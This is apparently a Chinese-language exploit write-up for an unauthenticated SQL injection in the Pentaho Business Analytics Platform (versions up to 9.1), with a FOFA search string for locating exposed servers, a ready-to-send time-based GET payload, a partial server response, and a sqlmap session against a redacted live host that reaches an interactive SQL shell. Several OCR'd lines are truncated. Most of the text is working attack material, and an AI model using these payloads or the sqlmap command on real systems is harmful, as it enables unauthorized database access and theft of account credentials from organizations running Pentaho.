P8-1Pentaho-业务分析平台-SQL


漏洞描述：

Pentaho 业务分析平台在/pentaho/api/repos/dashboards/editor路径query参数存在SQL注入漏洞，攻击者可未授权执行任意SQL语句，获取账号密码等敏感信息，进一步接管系统。

影响版本：

```
Pentaho <= 9.1
```

网站图片：



网络测绘：

fofa语法：


FOFA：app="Pentaho-用户控制台"

漏洞复现：

payload：

```
GET /pentaho/api/repos/dashboards/editor?command=executeQuery&datasource=pentaho_operations_mart&require-cfg.js&query=%3BSELECT+PG_SLEEP%288%29-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图:
延时8秒 （PG_SLEEP(8)）




```
GET /pentaho/api/repos/dashboards/editor?command=executeQuery&datasource=pentaho_operations_mart&
require-cfg.js&query=%3BSELECT+PG_SLEEP%288%29-- HTTP/1.1
Host: [redacted]:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip

```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=6434D
content-disposition: inline;
Content-Type: text/xml; char
Date: Mon, 04 Dec 2023 08:09
Content-Length: 436

<SOAP-ENV:Envelope xmlns:SOA
SOAP-ENV:encodingStyle="http
"><SOAP-ENV:Body><ExecuteAct
org"><results><CdaExport><Me
name="pg_sleep"/></MetaData>
results></ExecuteActivityRes
```

SQLmap利用



```
[root@VM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -u "http://[redacted]/pentaho/api/repos/dashboards/e
operations_mart&require-cfg.js&query=" --sql-shell
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the enc
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cau

[*] starting @ 16:22:24 /2023-12-04/

[16:22:24] [WARNING] provided value for parameter 'query' is empty. Please, always use only valid parameter values
[16:22:24] [INFO] resuming back-end DBMS 'postgresql'
[16:22:24] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('JSESSIONID=6782C89ED20...80C18F728F'). Do you
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: query (GET)
    Type: inline query
    Title: Generic inline queries
    Payload: command=executeQuery&datasource=pentaho_operations_mart&require-cfg.js&query=(SELECT CONCAT(CONCAT('c
 END)),'qpvpq'))

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: command=executeQuery&datasource=pentaho_operations_mart&require-cfg.js&query=;SELECT PG_SLEEP(5)--
---
[16:22:27] [INFO] the back-end DBMS is PostgreSQL
web application technology: JSP
back-end DBMS: PostgreSQL
[16:22:27] [INFO] calling PostgreSQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
sql-shell>
sql-shell>
```